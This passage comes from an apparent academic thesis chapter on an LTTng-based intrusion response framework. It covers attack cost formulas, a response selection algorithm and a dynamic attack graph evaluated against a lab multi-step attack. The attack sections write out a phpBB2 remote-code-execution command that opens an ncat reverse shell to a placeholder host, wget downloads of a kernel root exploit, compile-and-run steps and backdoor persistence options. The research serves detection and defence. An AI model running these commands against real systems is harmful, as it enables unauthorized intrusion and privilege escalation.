  $Impact(s)_I = \overrightarrow{TotalDI}_I + \overrightarrow{TotalFI}_I + \overrightarrow{TotalBI}_I$
  $Impact(s)_A = \overrightarrow{TotalDI}_A + \overrightarrow{TotalFI}_A + \overrightarrow{TotalBI}_A$
  $Impact(s) = Impact(s)_C + Impact(s)_I + Impact(s)_A$
end for
$maxI = max(Impact(s_i))$
for each $s \in \varphi$ **do**
  $NormalizedImpact(s) = Impact(s)/maxI$
end for
End

understanding of the attack's progress. At the same time, the service dependency component takes into account user needs in terms of quality of service (QoS) and the interdependencies of critical processes. To calculate the Attack Cost (AC,) we use the *Attack Graph-based* and *Service Dependency Graph-based* approaches. The attack graph component provides accurate information about the progress of the attack, the effect on CIA, and the attacker's knowledge level. The service dependency component gives the true impact value of a compromised service based on the impact propagation in the dependency graph. So, the parameters for calculating the attack cost are :

$$\textit{Attack Cost Parameters} = \{\underbrace{\textit{knowledge level}, \textit{effect on CIA}, \textit{attack frequency}}_{\text{attack graph parameters}}, \underbrace{\textit{direct impact}, \textit{forward impact}, \textit{backward impact}\}}_{\text{service dependency graph parameters}}$$

The attack cost is calculated using Eq. 6.6. κ, ϑ, and ξ denote *knowledge level*, *attack frequency*, and *service value* respectively. α, β, γ, and δ are constant coefficients that multiply the value of each parameter.

$$
\begin{aligned}
&\kappa \in [0-1] \\
&\vartheta \in [1-\infty] \\
&\xi \in [0-1] \\
&\Delta_{max} \in [0-1] \\
&\Psi = \alpha \times \kappa + \beta \times \vartheta + \gamma \times \xi + \delta \times \Delta_{max}
\end{aligned}
\tag{6.6}
$$

To calculate the knowledge level (κ), we look at how many *kl= Yes* states are skipped by the attacker. The knowledge level is calculated using Eq. 6.7.

$$
\kappa = \frac{\text{the number of skipped states}}{\text{the number of knowledge states}} \tag{6.7}
$$

ϑ represents the frequency of similar incidents that have occurred within a particular period of time. ξ is the real impact obtained from the service dependency graph, based on predefined permissions among services, as illustrated by Algorithm 8 .

Δ_{max} is obtained from the attack graph and calculated, as illustrated by Eq. 6.8. $\Delta_{C_{max}}$, $\Delta_{I_{max}}$, and $\Delta_{A_{max}}$ denote the maximum values among the successfully executed attack steps in the attack graph. Eventually, Δ_{max} is calculated with the sum of the three CIA parameters divided by 3.

$$
\begin{aligned}
&\forall x \in \text{executed step in attack graph} \\
&\quad \Delta_{C_{max}} = max(x.ConfidentialityLoss) \\
&\quad \Delta_{I_{max}} = max(x.IntegrityLoss) \\
&\quad \Delta_{A_{max}} = max(x.AvailabilityLoss) \\
&\Delta_{max} = \frac{\Delta_{C_{max}} + \Delta_{I_{max}} + \Delta_{A_{max}}}{3}
\end{aligned}
\tag{6.8}
$$

6.4.4 Response Selection Model

In this section, we introduce the Response Selection Module (RSM). The proposed *RSM* is fast, and can be useful for assessing the attack cost and selecting the appropriate response.

First, we look at the concept of response cost. There are three types of response cost models [5] : (i) *Static cost model :* The static response cost is obtained by assigning a static value based on expert opinion. Then, we sort all the responses based on that value ; (ii) *Static evaluated cost model :* A statically evaluated cost, obtained by an evaluation mechanism, is associated with each response. A common solution is to evaluate the positive effects of the responses based on their consequences for the confidentiality, integrity, availability, and performance metrics. To evaluate the negative impacts, we can consider the consequences for the other services, in terms of availability and performance ; (iii) *Dynamic evaluated cost*

model : The dynamic evaluated cost is based on the network's situation. We can evaluate the response cost online based on the dependencies between services and online users. This results in an accurate, cost-sensitive response system.

Although dynamic evaluated cost models are more accurate, we assume that our service dependency model is static and does not change over time. So, we evaluate all the responses in advance, as in the second approach.

Another challenge is response performance. The fact is that it differs with the attack type. Suppose that we have an Apache Web server process under the control of an attacker. This process is now a gateway for the attacker inside our network. The generally accepted countermeasure would be to terminate this dangerous process. By applying this response, we will increase our data confidentiality and integrity. However, as a negative impact, we will lose Apache availability. In another scenario, we could have a process on a server consuming a considerable portion of the CPU, achieving nothing except slowing down our machine (e.g. CPU DoS attack). This time, killing this process will improve service availability, and not degrade data confidentiality and integrity. These two scenarios illustrate that we can have two very different results for the same response. So, it is not enough to evaluate responses without considering the nature of the attack. In this paper, we propose an ordered list proposed only for the *U2R/R2L* attack type.

Algorithm 9 illustrates how the response selection module selects the best response based on the attack cost (Ψ). We sort all the responses based on the response impact on network services. Then, we assign the rank of each response to the response cost attribute. *RSM* selects the appropriate response, such that its cost is close to the attack cost (Ψ) value (lines 4-6). When the attack cost of similar incidents is equivalent, we select the next response in the ordered list (line 8). This situation occurs when the attacker first shows that he has a knowledge level (kl is greater than zero), skips some states in the attack graph, and then runs all the steps of an attack scenario (kl is zero).

6.5 Experiment Results

6.5.1 Implementation

We have implemented a Java tool in Linux, which consists of three major components : 1) Detection, which takes the LTTng trace as input and sends alerts to the DAG component. The DAG component registers all system calls predefined in the preconditions of all states in the attack graph. 2) Dynamic Attack Graph, which is implemented to manage the attack graph. It consists of some states with preconditions and postconditions, and is based on LAMBDA language. 3) Service Dependency Graph, in which we define all the services and

ALGORITHM 9: Response Selection Module()

Require: Ψ : attack cost
Require: ρ : previously applied response
1: **Begin**
2: OrderedList=$\{R_1, R_2, ..., R_n\}$
3: **if** $\rho = 0$ **then**
4: $i = 1$
5: **else**
6: $i = \rho$
7: **end if**
8: **while** i $\leq$ n **and** R(i).Cost $< ROUND(\Psi)$ **do**
9: $i = i + 1$
10: **end while**
11: **if** $\rho = i$ **and** $i + 1 \leq n$ **then**
12: Candidate= R(i+1)
13: $\rho = i + 1$
14: **else**
15: Candidate= R(i)
16: $\rho = i$
17: **end if**
18: **End**

their relationships. It allows the security expert to value : (i) all services, (ii) forward impact paths, and (iii) backward impact paths based on the CIA triad. 4) Risk Assessment, which receives all the information from the DAG and the attack graph, and computes the attack cost. 5) Response Selection, which allows the security expert to evaluate all the responses based on the static evaluation approach. In online mode, this component receives the attack cost value from the risk assessment component and selects the response that ensures that the attack cost will be proportional to the response cost.

6.5.2 Simulation Setup

The proposed model is designed for the LTTng tracer in online mode. The most significant challenge for all tracing tools is to minimize the impact of tracing on the traced computer. Not only does LTTng have a very low overhead, but it is also capable of tracing kernel space and user space activities. These specific LTTng characteristics help in the monitoring of a broad range of computer activities.

For performance testing, the Linux kernel, version 2.6.35.24, is instrumented using LTTng, version 0.226, and the simulations are performed on a machine with an 8-core Intel Xeon E5405 clocked at 2.0 GHz with 3 GB of RAM. On the Web server, the detailed trace for

monitoring and attack detection is generated at the rate of 385 KB/sec.

We considered a network model, as illustrated in Figure 6.4, to evaluate our results, which shows a network that consists of an external DMZ. The external user (Internet user) can only use the company website and email service. All ports of IP 192.168.10.3, used internally by the MySQL database server, are closed to external users.




Figure 6.4 Experimental network model

6.5.3 Attack Scenario

An attack scenario is sophisticated. In the first part of the scenario, the attacker attempts to gain unauthorized access to a computer from a remote machine by exploiting system vulnerabilities (R2L). In the second part, he tries to obtain root privileges (U2R). The steps the attacker follows have been grouped into five phases : 1) Phase 1 (Probing) : The attacker performs network and port scans to probe a network to find available services. The objective in this step is to gather useful information (nmap tool) to compromise the target host. The nmap results illustrate that there is a Web server, and so the attacker continuously runs the Skipfish tool to detect security flaws. The Skipfish results illustrate that forum phpBB2 is available on the server. 2) Phase 2 (Exploit phpBB) : The attacker exploits the phpBB2 2.0.10 'viewtopic.php', which has a remote script-injection vulnerability, in turn allowing a remote attacker to execute arbitrary PHP code [95]. In fact, the attacker provides data to the vulnerable script through the affected parameter. The highlighting code employs a 'preg_replace()' function call that uses a modifier 'e' on attacker supplied data. This modifier causes the replacement string to be evaluated as PHP. As a result, the attacker can execute any command directly on the server, as Apache user (CVE-2005-2086 [96]). In this step, the attacker is seeking to provide user-friendly access to the remote system, and so creates a reverse command shell. First, he sets up a listener on his machine. Then, he runs the ncat command via a remote script injection vulnerability. 3) Phase 3 (Download exploit) : The

attacker downloads an exploit using wget from his machine. 4) Phase 4 (Exploit linux kernel 2.6.37 to obtain root) : This exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, CVE-2010-3850) to obtain root access. (All these vulnerabilities were discovered by Nelson Elhage [97].) The attacker goes on to compile the program on the target machine and then executes it, and so gains root privileges. 5) Phase 5 (Install a permanent access) : Once the attacker has root access, he wants to attain permanent root access (even if the administrator has fixed the vulnerabilities), and also erase his tracks. To do so, the attacker has a number of choices : (i) create a user and do what is necessary to obtain permanent root access (uid 0, sudo, and an easily callable root 'gateway', like the root-sh command) ; (ii) run a daemon as a root offering a root shell (this starts on reboot - the backdoor approach ; however, the process is not called './backdoor', but has an innocuous name, to avoid being detected as soon as an administrator looks at the process list) ; and (iii) implement the kernel level rootkit : this can give the attacker a kind of invisible shell access. Finally, the attacker creates a new user on the target machine.

6.5.4 Detection of Attack

The detection component takes the LTTng trace as input and sends alerts to the Dynamic Attack Graph component, based on registered system calls. For the sophisticated multi-step attack that has been designed, the DAG registers these system calls : *sh*, *ncat*, *wget*, *cc*, and *adduser*. In this section, we describe the steps of the sophisticated multi-step attack based on the LAMBDA language. As mentioned, we have added some attributes to this language, in order to calculate the attack cost and response selection mechanism accurately.

As illustrated in Figure 6.5, there are several ways the attacker can reach the target. State S_1 shows the first step in the attack graph, in which the attacker probes the network. He runs several tools to find weaknesses that will enable him to break into that machine. In doing so, he scans a huge number of connections within a short interval. We use a threshold detection mechanism to reveal any network scanning taking place.

```
One example of a probing connection
in a trace file is the following:

net.socket_accept: 12253, 12253, apache2, , 2424,
 0x0, SYSCALL { fd = 3, upeer_sockaddr =
     0xbfb7816c, upeer_addrlen = 0xbfb718330,
     flags = 0, ret = 9 }
```

$service(H_w, apache, 80)$ means that service *apache* is active on server H_w on port *80*. $reachable(H_a, H_w, 80)$ means that attacker machine H_a has remote network access to the target host H_w. $vulnerable(apache, \text{CVE-2005-2086})$ means that the 'viewtopic.php' phpBB




Figure 6.5 Dynamic Attack Graph

script is prone to a remote PHP script injection vulnerability (CVE-2005-2086), and is a condition that is activated based on the CVE database [96]. This line in the trace file illustrates that the Apache process has received the request from the attacker machine.

```
fs.open: 12830, 12830, apache2, , 2424, 0x0,
SYSCALL { fd = 10, filename =
"/var/www/phpBB2/viewtopic.php" }
```

Since the attacker exploits 'viewtopic.php', the $knows(U_a, \text{CVE-2005-2086})$ condition, is activated. These two conditions, $knows(U_a, H_w)$ and $knows(U_a, \text{CVE-2005-2086})$ mean that the attacker U_a knows the Apache service is running on H_w and that there is remote script-injection vulnerability on phpBB2. Once the number of connections passes the threshold, the third and final condition, $highConnection(H_a, H_w, 1000)$, is activated. It is important to note here that if a normal user requests 'viewtopic.php', all the conditions of the probing state are activated, except the *highConnection()* condition.

State S_1 : probing
Preconditions :
network :

$service(\underbrace{H_w}_{\text{web server machine}}, apache, 80) \wedge$

$vulnerable(apache, \underbrace{\text{CVE-2005-2086}}_{\text{vulnerability in viewtopic.php in phpBB2}}) \wedge$

$reachable(\underbrace{H_a}_{\text{attacker machine}}, H_w, 80) \wedge$

$highConnection(H_a, H_w, 1000)$

intruder :

$knows(\underbrace{U_a}_{\text{malicious user}}, H_w) \wedge$

$knows(U_a, \text{CVE-2005-2086})$

knowledge level :

$kl = Yes$

Postconditions :

network effects :

ϕ

intruder :

$knows(U_a, \text{CVE-2005-2086}) \wedge$

$probing(H_w)$

CIA effects :

$confidentialityLoss(apache, \phi) \wedge$

$integrityLoss(apache, \phi) \wedge$

$availabilityLoss(apache, \phi) \wedge$

The knowledge level value is *Yes*, which means that, if the attacker jumps from the probing phase, he has information about the targeted network services and their vulnerabilities. All facilities are available to the attacker to execute the following command :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "ncat -e /bin/sh x.x.x.x 9999"
```

When the attacker runs this command, it triggers execution of the second state. State S_2 shows that the attacker has created a reverse command shell to provide user-friendly access to the remote system. There are two sets of preconditions. The first possibility is to perform a probing state, and the second is to skip the probing state. The Apache process spawns a shell ($execute(apache, shell)$) for *ncat* ($execute(shell, ncat)$). 'net.socket_create' and 'net.socket_connect' in the trace file illustrate that *ncat* is connecting to a remote host ($reachable(H_w, H_a, 80)$), which is the attacker machine (H_a).

```
Related information for the second state
in the trace file is the following:


fs.exec: 18322, 18322, /bin/sh, , 12830, 0x0,
SYSCALL { filename = "/bin/sh" }

fs.exec: 18323, 18323, /usr/bin/ncat, , 18322, 0x0,
SYSCALL { filename = "/usr/bin/ncat" }

net.socket_connect: 18323, 18323, /usr/bin/ncat
, , 18322, 0x0, SYSCALL { fd = 3, uservaddr
= 0x80640a0, addrlen = 16, ret = -115 }
```

The knowledge level value is *No* for this state, and means that, if the attacker skips this state, he may or may not have knowledge about the network.

Since Apache supports shell commands, it allows unauthorized disclosure of information. So, the effect on confidentiality is *medium*. Since the attacker does not get root permission, the effect on integrity is ϕ. However, since the attacker can write elaborate shell scripts, this can slow down the performance of the Apache service. So, the effect on the availability criterion is considered *low*.

State S_2 : ncat by apache

Preconditions :

network :

$execute(apache, shell) \wedge$

$execute(shell, ncat) \wedge$

$\underbrace{reachable(H_w, H_a, 80)}_{ncat \xrightarrow[\text{connect}]{} H_a}$

intruder :

$probing(H_w) \wedge$

$knows(U_a, execute(apache, shell)) \wedge$

$knows(U_a, execute(shell, ncat))$

knowledge level :

$kl = No$

$\vee$

network :

$service(H_w, apache, 80) \wedge$

$vulnerable(apache, \text{CVE-2005-2086}) \wedge$

$reachable(H_a, H_w, 80) \wedge$

$execute(apache, shell) \wedge$

$execute(shell, ncat) \wedge$

$\underbrace{reachable(H_w, H_a, 80)}_{ncat \xrightarrow[\text{connect}]{} H_a}$

intruder :

$knows(U_a, execute(apache, shell)) \wedge$

$knows(U_a, execute(shell, ncat))$

knowledge level :

$kl = No$

Postconditions :

network effects :

$execute(apache, ncat)$

intruder :

$reverse\_shell(U_a, H_w)$

CIA effects :

$\underbrace{confidentialityLoss(apache, medium)}_{\text{Allows unauthorized disclosure of information}} \wedge$

$integrityLoss(apache, \phi) \wedge$

$\underbrace{availabilityLoss(apache, low)}_{\text{Allows disruption of service}}$

State S_3 is about uploading the exploit on the Web server machine. There are three sets of preconditions. The first possibility is to create a reverse shell, and then download an exploit (LPE.c) using the *wget* command from the attacker machine. As mentioned earlier, this exploit leverages three vulnerabilities (CVE-2010-4258, CVE-2010-3849, and CVE-2010-3850) to exploit Linux kernel versions earlier than 2.6.37 to obtain the root :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "ncat -e /bin/sh x.x.x.x 9999"
> wget x.x.x.x/LPE.c
```

Another possibility is to skip user-friendly access to the system and upload the exploit using the wget command from the attacker machine (without skipping the probing state) :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "wget x.x.x.x/LPE.c -O /tmp/LPE.c"
```

The last possibility is to skip user-friendly access to the system and the probing state.

The chain if the attacker performs the first state is the following : $apache \xrightarrow{executes} shell \xrightarrow{executes} ncat \xrightarrow{connects} H_a \xrightarrow{executes} shell \xrightarrow{executes} wget$. If the attacker skips the first state, we see this chain in the dynamic attack graph : $apache \xrightarrow{executes} shell \xrightarrow{executes} wget$.

The knowledge level value is *Yes* for the two possibilities. Because the attacker can execute this multi-step attack, the exploit may already exist on the target machine and may be executed directly.

Since the exploit has been uploaded to the Web server machine, this machine can potentially be compromised. So, all the CIA parameters are initialized to *low*.

State S_3 : shell executes wget

Preconditions :

network :

$execute(shell, wget)$

intruder :

$reverse\_shell(U_a, H_w) \wedge$

$knows(U_a, execute(shell, wget))$

knowledge level :

$kl = Yes$

$\vee$

network :

$execute(apache, shell) \wedge$

$execute(shell, wget)$

intruder :

$probing(H_w) \wedge$

$knows(U_a, execute(apache, shell)) \wedge$

$knows(U_a, execute(shell, wget))$

knowledge level :

$kl = Yes$

$\vee$

network :

$service(H_w, apache, 80) \wedge$

$vulnerable(apache, \text{CVE-2005-2086}) \wedge$

$reachable(H_a, H_w, 80) \wedge$

$execute(apache, shell) \wedge$

$execute(shell, wget)$

intruder :

$knows(U_a, execute(apache, shell))\wedge$

$knows(U_a, execute(shell, wget))$

knowledge level :

$kl = Yes$

Postconditions :

network effects :

$\underbrace{vulnerable(H_w, exploit_1)}$

the attacker could upload the exploit on web server

intruder :

$knows(U_a, exploit_1)$

$upload\_exploit(U_a, exploit_1)$

CIA effects :

$confidentialityLoss(apache, low)\wedge$

$integrityLoss(apache, low)\wedge$

$availabilityLoss(apache, low)$

In state S_4, the program ($exploit_1$) is compiled on the Web server machine. A process is spawned by the *ncat* process to execute command *cc* :

```
> cc LPE.c -o LPE
```

When the attacker skips S_2, he runs the *cc* command as :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "cc /tmp/LPE.c -o /tmp/LPE"
```

There are four possibilities in this state, as illustrated in Figure 6.5. When the attacker jumps from S_4, it means that he has information about the target platform. The effect on the CIA parameters, since the Web server has the potential to be compromised, increases with respect to the previous state.

State S_4 : shell executes compile

Preconditions :

network :

$vulnerable(H_w, exploit_1)\wedge$

$execute(shell, cc)$

intruder :

$upload\_exploit(U_a, exploit_1)$

$knows(U_a, exploit_1)$

$knows(U_a, execute(apache, shell))\wedge$

$knows(U_a, execute(shell, cc))$

knowledge level :

$kl = Yes$

$\vee$

network :

$service(H_w, apache, 80)\wedge$

$vulnerable(apache, \text{CVE-2005-2086})\wedge$

$reachable(H_a, H_w, 80)\wedge$

$execute(apache, shell)\wedge$

$execute(shell, cc)$

intruder :

$knows(U_a, execute(apache, shell))\wedge$

$knows(U_a, execute(shell, cc))$

$\vee$

network :

$execute(apache, shell)\wedge$

$execute(shell, cc)$

intruder :

$probing(H_w)\wedge$

$knows(U_a, execute(apache, shell))\wedge$

$knows(U_a, execute(shell, cc))$

$\vee$

network :

$execute(shell, cc)$

intruder :

$reverse\_shell(U_a, H_w)\wedge$

$knows(U_a, execute(apache, shell))\wedge$

$knows(U_a, execute(shell, cc))$

knowledge level :

$kl = Yes$

Postconditions :

network effects :

$\underbrace{vulnerable(H_w, executable(exploit_1))}$

the attacker could compile the exploit on web server

intruder :

$knows(U_a, executable(exploit_1))$

CIA effects :

$confidentialityLoss(apache, medium) \wedge$

$integrityLoss(apache, medium) \wedge$

$availabilityLoss(apache, medium)$

This is a sophisticated exploit in kernel mode that is unknown to us, meaning that there is nothing in the trace file to reveal the attacker's footprint. We have to wait for evidence that the attacker has obtained root privileges. There are five possible ways for the attacker to reach state S_5 :

(i) Perform a probing state and upload the exploit with the *wget* command, and then compile it on the target machine and eventually run it as follows :

```
> wget x.x.x.x/LPE.c
> cd /tmp
> cc LPE.c -o LPE
> ./LPE
```

(ii) Upload the executable exploit on the target machine and skip state S_4, as follows :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "wget x.x.x.x/LPE.c -O /tmp/LPE.c"
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```

(iii) Skip states S_2, S_3, and S_4, because the attacker knows that the exploit exists on the target host and tries to run it as follows :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```

(iv) Skip states S_2, S_3, and S_4 and run the *ncat* state only to have user-friendly access to the target machine.

(iv) Skip all the states, because the attacker doesn't need the probing step, and he knows that the exploit exists on the target host and tries to run it as in possibility (iii).

When we run this exploit, it executes a shell ($execute(exploit_1, shell)$).

State S_5 : shell executes exploit

Preconditions :

network :

$vulnerable(H_w, executable(exploit_1))\wedge$

$execute(shell, executable(exploit_1))\wedge$

$vulnerable(kernel, \text{CVE-2010-4258})$

$vulnerable(kernel, \text{CVE-2010-3849})$

$vulnerable(kernel, \text{CVE-2010-3850})$

intruder :

$knows(U_a, executable(exploit_1))\wedge$

$knows(U_a, \text{CVE-2010-4258})$

$knows(U_a, \text{CVE-2010-3849})$

$knows(U_a, \text{CVE-2010-3850})$

knowledge level :

$kl = No$

$\vee$

network :

$vulnerable(H_w, exploit_1)\wedge$

$execute(shell, exploit_1)\wedge$

$vulnerable(kernel, \text{CVE-2010-4258})$

$vulnerable(kernel, \text{CVE-2010-3849})$

$vulnerable(kernel, \text{CVE-2010-3850})$

intruder :

$upload\_exploit(U_a, exploit_1)$

$knows(U_a, exploit_1)\wedge$

$knows(U_a, \text{CVE-2010-4258})$

$knows(U_a, \text{CVE-2010-3849})$

$knows(U_a, \text{CVE-2010-3850})$

knowledge level :

$kl = No$

$\vee$

network :

$execute(apache, shell)\wedge$

$execute(shell, exploit_1)\wedge$

$vulnerable(kernel, \text{CVE-2010-4258})$

$vulnerable(kernel, \text{CVE-2010-3849})$
$vulnerable(kernel, \text{CVE-2010-3850})$
intruder :
$probing(H_w) \wedge$
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, \text{CVE-2010-4258})$
$knows(U_a, \text{CVE-2010-3849})$
$knows(U_a, \text{CVE-2010-3850})$
knowledge level :
$kl = No$
$\vee$
network :
$execute(shell, exploit_1) \wedge$
$vulnerable(kernel, \text{CVE-2010-4258})$
$vulnerable(kernel, \text{CVE-2010-3849})$
$vulnerable(kernel, \text{CVE-2010-3850})$
intruder :
$reverse\_shell(U_a, H_w) \wedge$
$knows(U_a, \text{CVE-2010-4258})$
$knows(U_a, \text{CVE-2010-3849})$
$knows(U_a, \text{CVE-2010-3850})$
knowledge level :
$kl = No$
$\vee$
network :
$service(H_w, apache, 80) \wedge$
$vulnerable(apache, \text{CVE-2005-2086}) \wedge$
$reachable(H_a, H_w, 80) \wedge$
$execute(apache, shell) \wedge$
$execute(shell, exploit_1) \wedge$
$vulnerable(kernel, \text{CVE-2010-4258})$
$vulnerable(kernel, \text{CVE-2010-3849})$
$vulnerable(kernel, \text{CVE-2010-3850})$
intruder :
$knows(U_a, execute(apache, shell)) \wedge$
$knows(U_a, \text{CVE-2010-4258})$

$knows(U_a, \text{CVE-2010-3849})$
$knows(U_a, \text{CVE-2010-3850})$
knowledge level :
$kl = No$

Postconditions :

network effects :
$execute(exploit_1, shell) \wedge$
intruder :
$knows(U_a, execute(exploit_1, shell))$
CIA effects :
$confidentialityLoss(apache, medium) \wedge$
$integrityLoss(apache, medium) \wedge$
$availabilityLoss(apache, medium)$

As explained, in the last phase of this multi-step attack, the attacker creates a new user on the target machine to maintain permanent root access. The shell related to the exploit program also spawns a process for adding a user ($execute(shell, adduser)$). The important point to note here is that a process in the trace file opens the file /etc/passwd, and writes to it, $execute(adduser, write)$. So, the fact that the attacker has obtained the root privilege means that he can now write to the file */etc/passwd* as well.

```
fs.open: 18338, 18338, /usr/sbin/useradd, , 18332,
   0x0, SYSCALL { fd = 15, filename = "/etc/passwd" }

fs.write: 18338, 18338, /usr/sbin/useradd, ,
   18332, 0x0, SYSCALL { count = 24, fd = 15 }
```

Now the attacker has become a super-user on the attack host ($priv(U_a, H_w, root)$) and the effect on confidentiality, integrity, and availability is *high*.

State S_6 : shell executes addUser

Preconditions :

network :
$execute(exploit_1, shell) \wedge$
$execute(shell, adduser) \wedge$
$execute(adduser, write) \wedge$
intruder :

$knows(U_a, execute(exploit_1, shell))$

knowledge level :

$kl = No$

Postconditions :

network effects :

$\neg service(H_w, apache, 80)$

intruder :

$priv(U_a, H_w, root)$

CIA effects :

$confidentialityLoss(apache, high) \wedge$

$integrityLoss(apache, high) \wedge$

$availabilityLoss(apache, high)$

6.5.5 Simulation Results

In this section, we define different scenarios for running the multi-step attack that we have designed. Then, we demonstrate how the response selection module can adapt its decision to the scenarios. In addition, the examples demonstrate the flexibility of the new approach and how the occurrence of the same multi-step attack can trigger different responses for different scenarios.

Scenario 1 : In the first scenario, the intruder runs all the steps of the multi-step attack, and even of the second type. As Table 6.2 shows, the attacker's knowledge level (κ) is zero in each occurrence of the this incident. ξ is the real impact obtained from the service dependency graph, and is 0.63. Table 6.1 shows how it is obtained. State S_5 is an important state in our attack graph, because this is where the attacker obtains root permission. So, we calculate the attack cost in this state and send the value to the response selection module. Let us see how Δ_{max} is calculated from the attack graph. As shown below, the maximum value among the successfully executed attack steps in the attack graph is first obtained for each element of CIA, and Δ_{max} is eventually calculated from the sum of the three elements of the CIA divided into 3. As shown, Δ_{max} is 0.66 up to step S_5.

$$\Delta_{C_{max}}(t_1) = \{S_1(\phi), S_2(M), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{I_{max}}(t_1) = \{S_1(\phi), S_2(\phi), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{A_{max}}(t_1) = \{S_1(\phi), S_2(L), S_3(L), S_4(M), S_5(M)\} = M$$
$$\Delta_{max}(t_1) = \frac{M + M + M}{3} = M = 0.66$$

Since there is no strong evidence to indicate that the attacker has obtained root permission, the value is not 1, but the value 0.66 suggests that the system will be compromised in the next states. The attack cost (Ψ) for the first execution of the multi-step attack up to state S_5 is 2.29. Based on this value, the response selection module selects the second response from the ordered list, as illustrated in Table 6.3. This response `(R_KILL_PROCESS (spawned process))` kills the spawned process responsible for satisfying the intruder's request. Then, the attacker runs the multi-step attack again, hoping that it will work this time. However, the `R_NOT_ALLOWED_HOST (attacker_IP)` response is applied, and the intruder will realize that his IP address has been blocked and he must change to another IP. If the intruder changes his IP and repeats the attack, the response system will apply the `R_RESTART_DAEMON (httpd)` response. This prevents the intruder from running any commands, but only for a short time. If the attacker repeats the attack several times, the Web server will eventually be isolated from the network.

Scenario 2 : In the second scenario, the attacker first runs the multi-step attack until the response system stops him with the `R_KILL_PROCESS (spawned process)` response. Since the intruder guesses that there is a high probability that the malicious program is still available on the target machine, he runs this command :

```
> ./phpBBCodeExecExploitRUSH.pl 192.168.10.2
/phpBB2/ 1 "/tmp/LPE"
```

So, in the second run, the intruder skips three states : probing, uploading the exploit, and compiling it. Since there are three knowledge states in our dynamic attack graph, κ is 1. As shown, Δ_{max} is still 0.66 (the attacker runs *ncat* step).

$$\Delta_{C_{max}}(t_2) = \{S_2(M), S_5(M)\} = M$$
$$\Delta_{I_{max}}(t_2) = \{S_2(\phi), S_5(M)\} = M$$
$$\Delta_{A_{max}}(t_2) = \{S_2(L), S_5(M)\} = M$$
$$\Delta_{max}(t_2) = \frac{M + M + M}{3} = M = 0.66$$

Consequently, this time, the response selection module selects a stronger response (R_4). It does not allow the user to obtain a root shell to proceed with the last attack phase.

Scenario 3 : In this scenario, the attacker has information about the target platform. He uploads the exploit executable on the target machine, skipping three steps of our dynamic attack graph : *probing*, *ncat*, and *compile exploit* ($\Delta_{max}(t_1)\{S_3, S_5\} = 0.66$). Because the knowledge level based on Eq. 6.7 is 0.66, the RSM chooses the `R_NOT_ALLOWED_HOST (attacker_IP)` response for t_1. In the second round, as the second scenario, the attacker guesses that the malicious program is still available and runs the exploit directly ($\Delta_{max}(t_2)\{S_5\} = 0.66$). This time, the response selection module selects a stronger response (R_4). Then, the intruder guesses that either the exploit is not available, or a patch may lead to a secure Web server, removing the remote script injection vulnerability. He consequently decides to run the probing phase and verify the vulnerability again ($\Delta_{max}(t_2)\{S_1, S_3, S_4, S_5\} = 0.66$). This time, the RSM selects the `R_RESET_HOST (x)` response (line 12 Algorithm 9).

6.5.6 Framework performance in real-time

As explained, the dynamic attack graph component registers, in advance, all system calls that are defined in the preconditions of all the states in the attack graph in the detection component. Based on the registered system calls, the detection component sends alerts to the DAG component. To perform the correlation between states and to check the preconditions, the DAG receives help from the State History Database [53, 94]. We first examine how long it takes to detect and store/retrieve information from the State History Database. Once an attack step occurs and the LTTng kernel trace events are created, our detection component has to detect the attack and send alerts to the DAG. The total cost of generating trace events,

Table 6.1 Service Value

	Direct Impact			Forward Impact			Backward Impact			Total Impact				
Service Name	C	I	A	C	I	A	C	I	A	C	I	A	Total Impact	Normalized Impact
httpd	0.5	0.7	0.8	1×0.8	1×1	1×0.5	0	0	0	1.3	1.7	1.3	4.3	0.63
MySQL	0.8	1	0.5	0	0	0	$1 \times 0.5 + 1 \times 1$	$1 \times 0.7 + 1 \times 1$	$0.8 \times 0.8 + 0.8 \times 0.8$	2.3	2.7	1.78	6.78	1
Mail	1	1	0.8	0	0	1×0.5	0	0	0	1	1	1.3	3.3	0.39

Table 6.2 Different scenarios of the same incident vs. different response selection

		t_1	t_2	t_3	t_4
$Scenario_1$	ϑ	1	2	3	4
	κ	0	0	0	0
	ξ	0.63	0.63	0.63	0.63
	Δ_{max}	0.66	0.66	0.66	0.66
	Ψ	2.29	3.29	4.29	5.29
	$Candidate$	R_2	R_3	R_4	R_5
$Scenario_2$	ϑ	1	2	3	4
	κ	0	1	1	1
